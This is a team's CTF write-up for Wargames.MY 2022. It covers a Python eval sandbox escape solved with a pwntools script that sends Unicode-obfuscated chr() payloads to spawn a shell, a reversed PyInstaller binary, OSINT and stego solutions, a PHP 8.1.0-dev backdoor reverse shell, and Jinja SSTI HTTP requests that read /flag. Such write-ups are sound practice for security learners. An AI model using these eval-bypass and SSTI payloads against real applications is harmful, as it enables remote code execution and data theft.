
wargames.my 2022

Again, sleepless night and finally we got a 3rd-place curse again and again 👷. Thanks for WGMY crew for hosting this wonderful CTF this year 🔥.

Place	User	Score
1	Richard Parker	8473
2	team_wildcats	6970
3	KaizenSecurity x RempahBrokers	5527
4	givepocpls	5000
5	RubberDucky	4006
6	h0lm3s	3991
7	daniellimws	3553
8	ExpandedMind	3513
9	Solo_Tester	3048
10	Cyb0x1	2594

misc

secure dream 1.0



A source code including docker configs was given, we started to analyze it.

server.py

⚠ Invalid Python interpreter selected for the project

```python
#!/usr/bin/env python3

print('''\033[94m
♡ ☆ .♡·+˚
╭◜◝ ◠ ◜◝╮     ╭◜◝ ◠ ◜◝╮·
(              )  ♡   (               )☆ ♡
╰◟◞ ◡ ◟◞╭◜◝ ◠ ◜◝╮◡ ◟◞╯♡
. ☆      (                 )☆ ♡
♡           ╰◟◞ ◡ ◟◞╯ . ☆


  [Secure Dream v1.0]
\033[0m''')

payload = input("What is your dream in life?\n")
if any(filter(lambda c: c in 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'', payload)):
  print("\nAww... We don't understand your dream :(")
else:
  eval(payload)

```

The source code is pretty straightforward. It will take the input and `eval()` which will lead to RCE or we can call any Python builtin function we want. But we have to bypass the blacklisted charset. Luckily, author hinted in the `print()` call, we realized that we needed to convert it to another font which we used this website https://lingojam.com/TextSymbols%28Letters%29.

One more thing, we can't use quotes so we have to find a way to concat our string and convert them into another font charset.

```
      at iMac in          /securedream1
⤭ [venv]: python solve.py
[+] Opening connection to securedream.wargames.my on port 50255: Done








[*] Switching to interactive mode
$ id
uid=100(wgmy) gid=101(wgmy) groups=101(wgmy)
$ ls
bin
dev
etc
flag.txt
home
lib
media
mnt
opt
proc
root
run
sbin
server.py
srv
sys
tmp
usr
var
$ cat flag.txt
wgmy{ab065d1d896dcdc228d5f19077501838}
$ 
```

```python
#!/usr/bin/env python3
from pwn import *
```

```
r = remote("securedream.wargames.my", 50255)

alphabet_encoded = "𝔞𝔟𝔠𝔡𝔢𝔣𝔤𝔥𝔦𝔧𝔨𝔩𝔪𝔫𝔬𝔭𝔮𝔯𝔰𝔱𝔲𝔳𝔴𝔵𝔶𝔷𝔄𝔅ℭ𝔇𝔈𝔉𝔊ℌℑ𝔍𝔎𝔏𝔐𝔑𝔒𝔓𝔔ℜ𝔖𝔗𝔘𝔙𝔚𝔛𝔜ℨ"
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
bold_translation = str.maketrans(alphabet, alphabet_encoded)

payload_final = "eval(chr(101) + chr(120) + chr(101) + chr(99) + chr(40) + chr(39) +
chr(105) + chr(109) + chr(112) + chr(111) + chr(114) + chr(116) + chr(32) + chr(111) +
chr(115) + chr(39) + chr(41) + chr(32) + chr(111) + chr(114) + chr(32) + chr(111) +
chr(115) + chr(46) + chr(115) + chr(121) + chr(115) + chr(116) + chr(101) + chr(109) +
chr(40) + chr(39) + chr(115) + chr(104) + chr(39) + chr(41))"
payload = payload_final.translate(bold_translation)

r.recvuntil("?\n")

for x in payload:
  r.send(x)
r.send('\n')
r.interactive()
```

---

reverse

ular

We realize the executable actually encapsulates the python code inside https://github.com/extremecoders-re/pyinstxtractor.

There, we will see the main of the program located in the file `ular.pyc`. Use `uncompyle6` to decompile python bytecode into python source code. Each character in the flag is initially converted to a bin string then encoded the same, concatenated binstrings after encoding, compared with a given target.

Thus, we only need to brute-force each character of the flag, for each part of the target, as shown in the solve script.

```
# uncompyle6 version 3.8.0
# Python bytecode 3.7.0 (3394)
# Decompiled from: Python 3.8.10 (default, Jun 22 2022, 20:18:18)
# [GCC 9.4.0]
# Embedded file name: ular.py


def f1(a, b):
    if a == '1':
        if b == '1':
            return '1'
    return '0'
```

```
def f2(a, b):
    if a == '0':
        if b == '0':
            return '0'
    return '1'


def f3(a):
    if a == '1':
        return '0'
    if a == '0':
        return '1'


def f4(a, b):
    return f2(f1(a, f3(b)), f1(f3(a), b))


def f5(x, y, z):
    s = f4(f4(x, y), z)
    c = f2(f1(x, y), f1(z, f2(x, y)))
    return (s, c)


def f6(a, b):
    ans = ''
    z = '0'
    a = a[::-1]
    b = b[::-1]
    for i in range(8):
        ans += f5(a[i], b[i], z)[0]
        z = f5(a[i], b[i], z)[1]

    return ans[::-1]


def f7(a, b):
    ans = ''
    for i in range(8):
        ans += f4(a[i], b[i])

    return ans


def f8(a, b, ind):
    a = [a[i:i + 8] for i in range(0, len(a), 8)]
    b = [b[i:i + 8] for i in range(0, len(b), 8)]
    x = '00000000'
```

```
    box = [bin(i)[2:].zfill(8) for i in range(256)]
    for i in range(256):
        x = f6(f6(x, box[i]), b[(i % len(b))])
        box[i], box[int(x, 2)] = box[int(x, 2)], box[i]

    x = '00000000'
    y = '00000000'
    out = ''
    for char in a:
        x = f6(x, '00000001')
        y = f6(y, box[int(x, 2)])
        box[int(x, 2)], box[int(y, 2)] = box[int(y, 2)], box[int(x, 2)]
        out += f7(char, box[int(f6(box[int(x, 2)], box[int(y, 2)]), 2)])


    out = [out[i:i + 8] for i in range(0, len(out), 8)]

    return out[ind]


k =
'00110101001100010110110101110000001100010110010101010000010000000101001100100100010101110011000001110010010001000110101100110011010110011001'
# flag = input('Gimme the flag: ')
# if flag[0:5] == 'wgmy{':
    # if flag[(-1)] == '}' and len(flag) == 38:

target =
'10110001101011001111010101101100100100010101100000000000011001100110100111101000010100010000101011110111100001101011011100011111011011011011110011011101100111000010000011000000010011010000101011110010101011100010001000110000100101000011110111100111101011101010111111110110000101001010011111010100100110001000'

_target = [target[i:i + 8] for i in range(0, len(target), 8)]


flag=''
oriFlag = ''
for i in range(0, 38):
    for j in range(32, 126):
        flag = oriFlag + chr(j)
        flag = ''.join([bin(f)[2:].zfill(8) for f in bytes(flag, encoding='utf-8')])
        if f8(flag,k, i) == _target[i]:
            # print(chr(j))
            oriFlag += chr(j)
            break

print(oriFlag)

# print(_target[0]+_target[1] == )
```

```
        # if f8(flag, k) ==
'10110001101011001111010101101100100100010101100000000000011001100110100111101000010100010000101011110111100001101011011100011110110110110111100110111011001110000100000110000000100110100001010111100101010111000100010001100001001010000111101111001111010111010101111111011000010100101001111010100100110010':
    #         print('Correct flag!')
    # else:
    #     print('Wrong flag..')
# else:
#     print('Wrong flag format!')
# okay decompiling ular.pyc
```

```
⤫  python3 ular.py
wgmy{e52e6ed6345087ed01e14c643bc0429b}
```


---

osint

where am i


A screenshot was taken, there are 2 things that we see in the photo and need to write down, `texas chicken` and `LG-012`.

We lookup and found this address `LG*-012 LG Floor, Mid Valley. Lingkaran Syed Putra, Mid Valley City` and we checked for comments and reviews on Google Maps, we found the flag in the latest photo.




stego

color



There is a QR as below.



After decoding this QR, we only see the first part of the flag, we thought that this challenge mentioned `color`, so we simply used `Stegsolve` and kept checking for different channel and we got 2 parts left, which gave us the flag.


---

boot2root

sanity check

We were given this link: https://tryhackme.com/jr/wgmysanitycheck. It was just for getting to know the THM platform, just followed the guide and we got the flag.

d00raemon (user)



We were given this link: http://tryhackme.com/jr/wgmy2022easy1.


After connected to the platform VPN, it took a while (very frustrating platform, the VM server keeps disconnecting 👎, still recommend HackTheBox), we found a `/wordpress` directory with a `/wordpress/phpinfo.php` which telling us it was using **PHP-8.1.0-dev**, that rang a bell in my head because it had a backdoor in its core.

We got reverse shell through this PoC https://github.com/flast101/php-8.1.0-dev-backdoor-rce and we got the user flag only.

---

web

christmas wishlist



A source code was given, let's break it down.

app.py × docker-compose.yml Dockerfile

```python
    try:
        if request.method == 'GET':
            return render_template('index.html')

        elif request.method == 'POST':
            f = request.files['file']
            filepath = os.path.join(app.config['UPLOAD_FOLDER'], f.filename)

            if os.path.exists(filepath) or ".." in filepath:
                return render_template_string("Hohoho.. No present for you")

            else:
                f.save(filepath)
                output = subprocess.check_output(
                    ["/bin/file",'-b', filepath],
                    shell=False,
                    encoding='utf-8',
                    timeout=1
                )

                if "ASCII text" not in output:
                    output=f"<p style='color:red'>Error: The file is not a text file: {output}</p>"
                else:
                    output = "You wish for "
                    with open(filepath,'r') as f:
                        lines = f.readlines()
                        output += ', '.join(lines[:-1]) + " and " + lines[-1]

                os.remove(filepath)
                return render_template_string(output)

    except:
        return render_template_string("Error")

if __name__ == '__main__':
    serve(app, host="0.0.0.0", port=3000, threads=1000, cleanup_interval=30)
```

It's quite straightforward, as long as we upload a text file, the app will read our file and render our payload as template, SSTI happens right here.

Request

```
POST / HTTP/1.1
Host: wishlist.wargames.my
Content-Length: 245
Accept: application/json
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryd7VvBmJbO5gUBH9G
Origin: http://wishlist.wargames.my
Referer: http://wishlist.wargames.my/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryd7VvBmJbO5gUBH9G
Content-Disposition: form-data; name="file"; filename="nasa.txt"
Content-Type: text/plain

{{cycler.__init__.__globals__.__builtins__.open("/flag").read()}}
------WebKitFormBoundaryd7VvBmJbO5gUBH9G--
```


Response

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 78
Content-Type: text/html; charset=utf-8
Date: Mon, 26 Dec 2022 10:55:12 GMT
Server: waitress

You wish for  and Here is your present: wgmy{72718ee56cff19d67ddf309de74d160a}
```

Simply use normal SSTI payload and we can read the flag.

christmas wishlist 2



The game is now upgraded.

app.py

Invalid Python interpreter selected for the project

```python
try:
    if request.method == 'GET':
        return render_template('index.html')

    elif request.method == 'POST':
        f = request.files['file']
        filepath = os.path.join(app.config['UPLOAD_FOLDER'], f.filename)

        if os.path.exists(filepath) or ".." in filepath:
            return render_template_string("Hohoho.. No present for you")

        else:
            f.save(filepath)
            output = subprocess.check_output(
                ["/bin/file",'-b', filepath],
                shell=False,
                encoding='utf-8',
                timeout=1
            )

            if "ASCII text" not in output:
                output=f"<p style='color:red'>Error: The file is not a text file: {output}</p>"
            else:
                output="Wishlist received. Santa will check out soon!"

            os.remove(filepath)
            return render_template_string(output)

    except:
        return render_template_string("Error")

if __name__ == '__main__':
    serve(app, host="0.0.0.0", port=3000, threads=1000, cleanup_interval=30)
```

We have to make SSTI happen in the `if` statement, at first, we thought of blind SSTI but after testing locally, we spotted `file -b` behavior which allows us to get our SSTI payload executed.

Basically, `file -b` will match `#!(something here)` by default, it will show the output as `a /(something here) (ASCII or UTF-8 stuffs)`, but in order to get this output, we had to add **a nullbyte** at the end of the payload and we had the flag.

Request

Pretty Raw Hex U2C

```
POST / HTTP/1.1
Host: wishlist2.wargames.my
Content-Length: 246
Accept: application/json
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryd7VvBmJbO5gUBH9G
Origin: http://wishlist.wargames.my
Referer: http://wishlist.wargames.my/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryd7VvBmJbO5gUBH9G
Content-Disposition: form-data; name="file"; filename="a.txt"
Content-Type: text/plain

#!/{{{cycler.__init__.__globals__.__builtins__.open("/flag").read()}}
------WebKitFormBoundaryd7VvBmJbO5gUBH9G--
```

